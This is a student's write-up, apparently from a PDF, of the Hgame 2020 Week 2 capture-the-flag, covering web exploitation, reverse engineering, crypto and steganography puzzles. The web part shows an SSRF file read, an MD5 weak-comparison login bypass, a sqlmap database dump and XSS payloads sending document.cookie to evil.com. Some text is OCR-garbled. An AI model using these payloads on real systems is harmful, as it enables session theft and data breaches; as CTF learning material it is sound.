Hgame2020 Week2 新人スタッフ(Akira)

Web

0x01 Cosmos的博客后台

打开网站发现没什么特别的,想到去年的php伪协议 php://filter/read=convert.base64-encode/resource=index.php 就试了一下,读出了 index.php login.php admin.php 的源码

```
//Only for debug
if (DEBUG_MODE){
    if(isset($_GET['debug'])) {
        $debug = $_GET['debug'];
        if (!preg_match("/^[a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*$/",
$debug)) {
            die("args error!");
        }
        eval("var_dump($$debug);");
    }
```

赌一把他debug没关

```
GET http://cosmos-admin.hgame.day-day.work/login.php?debug=admin_username
HTTP/1.1
Host: cosmos-admin.hgame.day-day.work
Content-Length: 0
Pragma: no-cache
Cache-Control: no-cache
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
Origin: http://cosmos-admin.hgame.day-day.work
Content-Type: application/x-www-form-urlencoded
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Tue, 28 Jan 2020 01:48:42 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1190
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding

string(7) "Cosmos!"
```

```
GET http://cosmos-admin.hgame.day-day.work/login.php?debug=admin_password
http://.1
Host: cosmos-admin.hgame.day-day.work
Content-Length: 0
Pragma: no-cache
Cache-Control: no-cache
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
Origin: http://cosmos-admin.hgame.day-day.work
Content-Type: application/x-www-form-urlencoded
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Tue, 28 Jan 2020 01:48:09 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1216
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding

string(32) "0e114902927253523756713132279690"
```

```
if ($admin_password == md5($_POST['password']) &&
$_POST['username'] === $admin_username){
```

因为弱比较所以直接用另一个md5值为0eXXXX的字符串绕过,成功登进后台

Welcome Cosmos!




```
function insert_img() {
    if (isset($_POST['img_url'])) {
        $img_url = @$_POST['img_url'];
        $url_array = parse_url($img_url);
        if (@$url_array['host'] !== "localhost" && $url_array['host'] !==
"timgsa.baidu.com") {
        return false;
    }
    $c = curl_init();
    curl_setopt($c, CURLOPT_URL, $img_url);
    curl_setopt($c, CURLOPT_RETURNTRANSFER, 1);
    $res = curl_exec($c);
    curl_close($c);
    $avatar = base64_encode($res);

    if(filter_var($img_url, FILTER_VALIDATE_URL)) {
        return $avatar;
    }
}
```

得知插入图片函数返回的是文件流的base64

直接尝试 http://localhost/flag 却是404,询问Annevi得知题目中的根目录指服务器根目录==

于是我们改用 file://localhost//flag



0x02 Cosmos的留言板-1

题目提示是数据库,手注了半天没什么收获突然想起可以用神器 sq1map

```
[19:52:34] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[*] ending @ 19:52:34 /2020-01-28/
```

直接注失败,发现题目把空格吞了,加上参数 --tamper=space2comment

```
[19:54:08] [INFO] GET parameter 'id'appears to be 'AND boolean-based blind - WHERE or HAVING clause'injectable (with -
-string="is")
[19:54:08] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

检测到是MySQL

```
[19:55:06] [INFO] target URL appears to have 1 column in query
[19:55:06] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
EET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 87 HTTP(s) requests:

Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 4214=4214 AND 'stti'='stti

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 5821 FROM (SELECT(SLEEP(5)))PNBh) AND 'twwG'='twwG

Type: UNION query
Title: MySQL UNION query (NULL) - 1 column
Payload: id=-2877' UNION ALL SELECT CONCAT(0x7178767171, 0x4d7472775557635572787265554861537466714e53795950507052426d
4541756253734958456d61, 0x7176787071)#
```

只有一个库并且找到了注入点

使用命令 python sqlmap.py -u http://139.199.182.61/index.php?id=1 --tamper=space2comment --dump-all 直接转储数据库所有表项

0x03 Cosmos的新语言

```
<?php
highlight_file(__FILE__);
$code = file_get_contents('mycode');
eval($code);</pre>
```

$?[bP7CZQyjV\4SZe\{LJP2PpP4\le\{\5P2LpQb\Jfynle\}]$

看出有个mycode, 这是mycode的执行结果

```
function encrypt($str) {
    $result = '';
    for($i = 0; $i < strlen($str); $i++) {
        $result .= chr(ord($str[$i]) + 1);
    }
    return $result;
}

echo(encrypt(encrypt(str_rot13(encrypt(encrypt(str_rot13(base64_encode(encrypt(str_rot13($tr_rot13($_SERVER['token'])))))))));
if(@$_POST['token'] === $_SERVER['token']) {
        echo($_SERVER['flag']);
}
```

访问/mycode,发现了加密方式

刷新几次之后发现mycode会刷新且《 在群里说是5s 次

用上周刚学的py写了个爬虫

```
'o': 'b', 'p': 'c', 'q': 'd', 'r': 'e', 's': 'f', 't': 'g', 'u':
'h',
             'v': 'i', 'w': 'j', 'x': 'k', 'y': 'l', 'z': 'm'}
def rot13(src):
    dst = []
    for ch in src:
        if ch in lowerdict:
            dst.append(lowerdict[ch])
        elif ch in upperdict:
            dst.append(upperdict[ch])
        else:
            dst.append(ch)
    return ''.join(dst)
def decrypt(src):
    dst = []
    for i in src:
        dst.append(chr(ord(i)-1))
    return ''.join(dst)
url1 = 'http://7392403296.php.hgame.n3ko.co/'
url2 = 'http://7392403296.php.hgame.n3ko.co/mycode'
key = html.unescape(requests.get(url1).text.split('<br>')[-2][1:])
mycode = (requests.get(url2).text.split('\n')[8][5:-30]).split('(')
print (key)
print (mycode)
for i in mycode:
    if i == 'str_rot13':
        key = rot13(key)
    elif i == 'encrypt':
        key = decrypt(key)
    elif i == 'base64_encode':
        key = base64.b64decode(key).decode()
    elif i == 'strrev':
        key = key[::-1]
print (key)
res = requests.post(url1,data={'token':key})
print(res.text.split('<br>')[-1].split('\n')[-3])
```

```
D:\php>python -u "f:\CTF\233.py"
PYW2PUt7PoB6OUZ8OUi2eUu{PEK10kizNoF6d4V7dUJ>
['encrypt', 'base64_encode', 'str_rot13', 'strrev', 'str_rot13', 'strrev', 'encrypt', 'encrypt', 'str_rot13']
0b8fd7b0c64e06d9ff639437a8897ff7
hgame{5implE~ScR!PT~wIth-PYthOn-or-PHP}
```

0x04 Cosmos的聊天室

直接点击右上角的flag



Only admin can get the flag, your token shows that you're not admin!

同时burp显示

Referer: http://c-chat.hgame.babelfish.ink/

Accept-Encoding: gzip, deflate

Accept-Language: ja-JP, ja; q=0.9, zh-CN; q=0.8, zh-TW; q=0.7, zh; q=0.6

Cookie: token="WELCOME TO HGAME 2020."; session=

Connection: close

说明我们要找到管理员的token

联想到给的学习资料

XSS 利用方式

Cookies 窃取

攻击者可以使用以下代码获取客户端的 Cookies 信息:

```
document.location="http://www.evil.com/cookie.asp?cookie="+document.cookie
new Image().src="http://www.evil.com/cookie.asp?cookie="+document.cookie
</script>
<img src="http://www.evil.com/cookie.asp?cookie="+document.cookie></img>
```

直接复制粘贴(试了下XSS平台没成于是上了自己的机子,不行

不懂为什么用了闭合标签的反尖括号无返回, 所以直接用 / 结束了



于是模仿XSS平台对 image().src= 后面进行html实体编码后再urlencode

Referer: http://c-chat.hgame.babelfish.ink/
Accept-Encoding: gzip, deflate
Accept-Language: ja-JP.ja;q=0.9,zh-CN;q=0.8,zh-TW;q=0.7,zh;q=0.6
Cookie: token="WELCOME TO HGAME 2020."; session=
Connection: close

message=<img src=x onerror
=%26%23101%3B%26%23118%3B%26%2397%3B%26%23108%3B%26%2340%3B%26%23110%3B%


说明刷新时成功执行了页面上的脚本把我的token传了过来

百度抄了一个撞md5的脚本,撞出code后提交,让后台管理员运行脚本

我原来理解错了,我以为是输验证码后下一次输入传进bot

```
2026/01/29 16:43:32 - - [29/Jan/2020:16:43:32 +0800] "GET /token=%22WELCOME%20T0%20H6AME%202020.%22 HTTP/1.1" 404 14 2026/01/29 16:55:29 - [29/Jan/2020:16:44:46 +0800] "GET /token=%22WELCOME%20T0%20H6AME%202020.%22 HTTP/1.1" 404 14 2020/01/29 16:55:49 - [29/Jan/2020:16:55:47 +0800] "GET /token=%22WELCOME%20T0%20H6AME%202020.%22 HTTP/1.1" 404 14 2020/01/29 16:55:47 - - [29/Jan/2020:16:55:47 +0800] "GET /token=$802788a02a51f9c624bb5d91815b HTTP/1.1" 404 14
```

得到管理员的token



burp用管理员token访问/flag得到flag

Reverse

0x01 unpack

根据hint得知上了upx,于是跟教程手脱upx

LOAD:0000000000044F188 start

```
LOAD:000000000044F188
LOAD:000000000044F18A
LOAD:00000000044F18A ; ======== S U B R O U T I N E =====
下断
LOAD:00000000000400890 loc 400890:
                                                             ; OEP
LOAD:0000000000400890 xor
                             ebp, ebp
LOAD:0000000000400892 mov
                             r9, rdx
                             rsi
LOAD:0000000000400895 pop
LOAD:0000000000400896 mov
                             rdx, rsp
                             rsp, 0FFFFFFFFFFF6h
LOAD:0000000000400899 and
LOAD:000000000040089D push
                             rax
```

endp ; sp-analysis failed

跟到OEP并用百度到的脚本dump

LOAD:000000000040089E push

LOAD:000000000040089F mov

```
root@AkiraOS:/mnt/f# ./dumpfile
233
Wrong input
root@AkiraOS:/mnt/f#
```

r8, 4017A0h

rsp

```
for ( i = 0; i <= 41; ++i )
{
    if ( i + flag[i] != (unsigned __int8)byte_6CA0A0[i] )
        check = 1;
}
if ( check == 1 )
{
    v0 = "Wrong input";
    sub_40FE40((signed __int64)"Wrong input", (signed __int64)flag);
}
else
{
    v0 = "Congratulations! Flag is your input";
    sub_40FE40((signed __int64)"Congratulations! Flag is your input", (signed __int64)flag);
}</pre>
```

搜索字符串 Wrong input 找到主函数发现判断逻辑

```
#include <stdio.h>
int main()
{
    unsigned char key[] =
        {
            104, 104, 99, 112, 105, 128, 91, 117, 120, 73,
            109, 118, 117, 123, 117, 110, 65, 132, 113, 101,
            68, 130, 74, 133, 140, 130, 125, 122, 130, 77,
            144, 126, 146, 84, 152, 136, 150, 152, 87, 149,
            143, 166};//用IDA从byte_6CAOAO处导出的数组
    for (int i = 0; i <= 41; i++)
        putchar(key[i] - i);
    return 0;
}
//打印flag
```

hgame{Unp@cking_1s_R0m4ntic_f0r_r3vers1ng}

0x03 babyPy

百度现学现卖py字节码,得到加密函数大概长这样

```
def encrypt(000):
    000 = 000[None:None:-1]
    000 = list(000)
    for 00 in range (1,len(000)):
          00 = 000[00-1] ^ 000[00]
          000[00] = 00
    0 = bytes(000)
    return 0.hex()
```

虽然运行后提示不能str ^ str分析得知解密代码应该是这样

```
#include <stdio.h>
int main()
{
  int key[] = { 0x7d, 0x03, 0x7d, 0x04, 0x57,
```

```
0x17, 0x72, 0x2d, 0x62, 0x11,
0x4e, 0x6a, 0x5b, 0x04, 0x4f,
0x2c, 0x18, 0x4c, 0x3f, 0x44,
0x21, 0x4c, 0x2d, 0x4a, 0x22};//把题目里的输出便乘bytes

for (int i = 24; i >= 1; i--)
    key[i] = key[i-1] ^ key[i];

for (int i = 24; i >= 0; i--)
    putchar(key[i]);
return 0;
}
```

hgame{sT4cK_1\$_s0_e@Sy~~}

Crypto

0x01 Verification_code

我爱签到题

```
root@AkiraOS:/mnt/f# nc 47.98.192.231 25678
sha256(XXXX+ORJNRW14IaEbB5ND) == e75027e00538dbf0f2de79d78467d3d9926695de7ed5639e7ae02df511d9a602
Give me XXXX: juDK
The secret code?
> I like playing Hgame
Ok, you find me.
Here is the flag: hgame {It3Rt00|S+I5_u$3fu1~Fo2_6rUtE-f0Rc3}
Bye~
```

4位,直接爆破

```
PS F:\CTF> python.exe .\234.py
abcdefghijk1mnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
juDK
PS F:\CTF>
```

The secret code? 可以从题目的py里找到

```
if _code == b'I like playing Hgame':
    self.send(b'Ok, you find me.')
    self.send(b'Here is the flag: ' + FLAG)
    self.send(b'Bye~')
```

0x02 Remainder

原来中国剩余定理又叫孙子定理笑了半天

阅读代码得以下同余方程

t2 = gmpy2.invert(M2, q)t3 = gmpy2.invert(M3, r)

```
m \equiv k_1 (mod \ p)
m \equiv k_2 (mod \ q)
```

其中 k1,k2,k3 分别为 prime为 p,q,r 时的输出

计算msg:


```
from Crypto.Util import number
import gmpy2
p =
94598296305713376652540411631949434301396235111673372738276754654188267010805522
54206800445313767859889133540817027760138194458427933936205657926230842754467168
86149238397945226713785592767847347587272130704038386322862804734500867622867068
63922968723202830398266220533885129175502142533600559292388005914561
15008821641740496389367924288899299879325790334399479269793912173802947779045483
34966001013884937924769735147864010363093785428084705130734088947274061582964043
808854339130676283497122770901196468323977265095016407164510827505883
14589773609668909615170474032766517630862509748411671378005031119877560746586206
64068308517102618689138358663351071462429793599649451252144208211466709197411182
54402096944139483988745450480989706524191669371208210272907563936516990473246615
375022630708213486725809819360033470468293100926616729742277729705727
78430786011650521224561924814843614294806974988599591058915520397518526296422791
08969210748853415758985661122997806865997097637497165890998729975971953351935823
21807214807196356025155259426789888967271288848036382572278481762981728961554638
13264206982505797613067215182849559356336015634543181806296355552543
49576356423474222188205187306884167620746479677590121213791093908977295803476203
51000106018095919091727681754114241152386755514720199248022053143101962768157233
51032005863885196959313483049706518755824130524112248188441609454108841305757716
17919149619341762325633301313732947264125576866033934018462843559419
48131077962649497833189292637861442767562147447040134411078884485513840553188185
95438333023619025338893778553065827976862021306224405315161496289362894634359564
25138707668778105344805367372003026995393968105454200210542252046834285228203503
56470883574463849146422150244304147618195613796399010492125383322922
e = 65537
M = p*q*r
M1 = q*r
M2 = p*r
M3 = p*q
t1 = gmpy2.invert(M1, p)
```

```
n = p*q*r
c = (k1*t1*M1 + k2*t2*M2 + k3*t3*M3) % n
#利用中国剩余定理得到m^e,并用p*g*r做n当RSA算密文
d = gmpy2.invert(e, (p-1)*(q-1)*(r-1))
m = pow(c, d, n)
#算出d和明文
msg = number.long_to_bytes(m)
print (msq)
#此处打印出结果为msgstr的二进制值
*******\nhg In number theory, \nam the Chinese \ne{ remainder theorem \nCr
states that if one\nT_ knows the \nw0 remainders of the \nNt Euclidean
division\n+6 of an integer n \nOt by several \nh3 integers, then \nR_ YOU CAN
FIND THE \nE FLAG, \nE FLA
******\ncb18KukOPUvpoe1LCpBchXHJTqmDknbFE2z\n'
print (msgstr)
#打印出来后发现flag藏在中间几行的前两位,用以下操作拼接起来
msgstr = msgstr.split('\n')[3:-3]
for substr in msgstr:
           print (substr[:2], end='')
print('\n')
#验算
m2 = number.bytes_to_long(msg)
print (pow(m,e,p))
print('\n')
print (pow(m,e,q))
print('\n')
print (pow(m,e,r))
```

```
1hAyuFoOUCamGW9BP7pGKCG81iSEnwAOM8x
******* DO NOT GUESS ME *****
hg In number theory,
am the Chinese
e{ remainder theorem
Cr states that if one
  knows the
wO remainders of the
Nt Euclidean division
+6 of an integer n
Ot by several
h3 integers, then
R YOU CAN FIND THE
mE FLAG, ;D
!!!
cb18Kuk0PUvpoe1LCpBchXHJTgmDknbFE2z
hgame {CrT w0Nt+60th3R mE!!!}
```

0x01 Cosmos的午餐


又是流量分析,这次上了TLS,在首选项里里加上ss1_log.log就可以正常分析了



人肉扫了几遍只发现了4张没用的图片,在ObjectNotFound的提醒下发现自己想错了



导出http对象列表按大小排序,找到了一个比其他大的上传到AWS的条目



binwalk扫一遍发现是zip, 顺手用binwalk解压得到 Outguess with key.jpg



C老板的理想午餐

从CTF-Wiki得知 outgutess 是一个隐写软件,从hint得知备注里有密码



root@AkiraOS:/mnt/f/CTF/Misc/MeisLunch# outguess -r Outguess.jpg -t 233.txt -k gUNrbbdR9XhRBDGpzz Reading Outguess.jpg.... Extracting usable bits: 1161827 bits Steg retrieve: seed: 3, len: 24

得到一个网址


■ 233.txt - 记事本

文件(F) 编辑(E) 格式(Q) 查看(V) https://dwz.cn/69rOREdu

打开链接下载得一个压缩包, 里面有一张二维码




扫码得到flag



0x02 所见即为假

真的都是假的

打开压缩包发现有密码, 根据题目猜到是伪加密



全局加密位无加密,文件加密位显示已加密,改0900为00506后来发现用7zip就没这么多事儿了



成功解压斯哈斯哈

CTF-Wiki得知压缩包注释的 F5 key 是指图片隐写软件 F5 steganography 的密码,下载后解压这张图

真-in the picture

得到一个txt文件,内容是

526172211A0701003392B5E50A01050600050101808000B9527AEA2402030BA70004A70020CB5BDC 2D80000008666C61672E7478740A03029A9D6C65DFCED5016867616D657B343038375E7A236D7377 33344552746E46557971704B556B32646D4C505736307D1D77565103050400

很像一堆Hex字节, 粘到WinHex里


																	ANSI ASCII
00000000	52	61	72	21	1A	07	01	00	33	92	B5	E5	0A	01	05	06	Rar! 3挼?
00000016	00	05	01	01	80	80	00	В9	52	7A	EA	24	02	03	0B	A 7	€€ 筊z? ?
00000032	00	04	Α7	00	20	СВ	5B	DC	2D	80	00	00	08	66	6C	61	? 鼓?€ fla
00000048	67	2E	74	78	74	0A	03	02	9A	9D	6C	65	DF	CE	D5	01	g.txt ?le呶?
00000064	68	67	61	6D	65	7B	34	30	38	37	5E	7A	23	6D	73	77	hgame{4087^z#msw
08000000	33	34	45	52	74	6E	46	55	79	71	70	4B	55	6B	32	64	34ERtnFUyqpKUk2d
00000096	6D	4C	50	57	36	30	7D	1D	77	56	51	03	05	04			mLPW60} wVQ

甚至不用改rar就得到了flag


0x03 地球上最后的夜晚

解压得到 Last Evenings on Earth.7z 和 No password.pdf

询问ObjectNotFound得知原来 No password 指的是外层压缩包



用PDF隐写软件 wbStego4.3open 解压出隐写数据得到压缩包密码



解压得到 Last Evenings on Earth.docx

F:\CTF\Misc\LastEveningsOnEarth\Last Evenings on Earth.docx\word\										
名称	大小	压缩后大小	修改时间	仓!						
📜 theme	6 436	1 528	2012-07-02 09:52							
rels	822	252	2012-07-02 09:52							
document.xml	76 679	23 980	2012-07-02 09:52							
fontTable.xml	3 568	870	2012-07-02 09:52							
secret.xml	109	108	2012-07-02 09:52							
settings.xml	3 019	1 205	2012-07-02 09:52							
styles.xml	27 516	2 775	2012-07-02 09:52							

打开得到flag

<?xml version="1.0" encoding="UTF-8" standalone="true"?>

<flag>hgame{mkLbn8hP2g!p9ezPHqHuBu66SeDA13u1}</flag>

0x04 玩玩条码

解压得到 7zipPasswordHere.mp4、 Code128.7z、 JPNPostCode.png

mp4是蹦蹦蹦主线第五章5-8的CG别问我为什么查这个看了一下没什么特别的

JPNPostCode 倒是很直接,没找到解码的东西,看看维基百科的说明:

组成

客户条形码的字符由五个宽度为5的黑线组成。但是,起始码/停止码由宽度为3的长条和半长条 (底部)组成。显示字母时,将它们组合为控制代码+数字 (A为CC1+0)。黑线由四种类型组成:长条,半长条(顶部),半长条(底部)和定时条,其长宽比为3:2:2:1。字符由宽度为1的白线分隔。

然后去日本邮政官网下了个条码生成器




根据维基用头解得 1087627 ,打开cb.htm输进去验证

好的,接下来就是视频了


一看就是视频隐写,但是如果直接搜视频隐写的话:



很少有CTF相关的文章,在ObjectNotFound学长的提醒下最终咕狗到一个VirtualDub插件



跟教程装完插件用JPNPostCode做密码处理完视频后得到一个忘记调码率所以有10G大的avi和7z密码



文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

Zip Password: b8FFQcXsupwOzCe@



扫码得flag

File: Code128.png New File

Pages: 1 Barcodes: 1

Barcode: 1 of 1 Type: Code128 Page 1 of 1

Length: 39 Rotation: none

Module: 2.0pix **Rectangle:** {X=0,Y=0,Width=927,Height=75}

hgame{9h7epp1fIwIL3f0ts0AenDiPDzp7aH!7}

所以视频是什么条码啊kora(

总结

这周题目难度骤增,但也学到了很多东西,py应该也逐渐会用了轮子也越装越多。好多地方理解错的,卡着的都亏学长(姐)们的耐心指导。要学的东西好多,学院的任务也没完成==,希望下周别爆零吧,也要开始肝学院的任务了(逃



来吃个柚子,图文无关(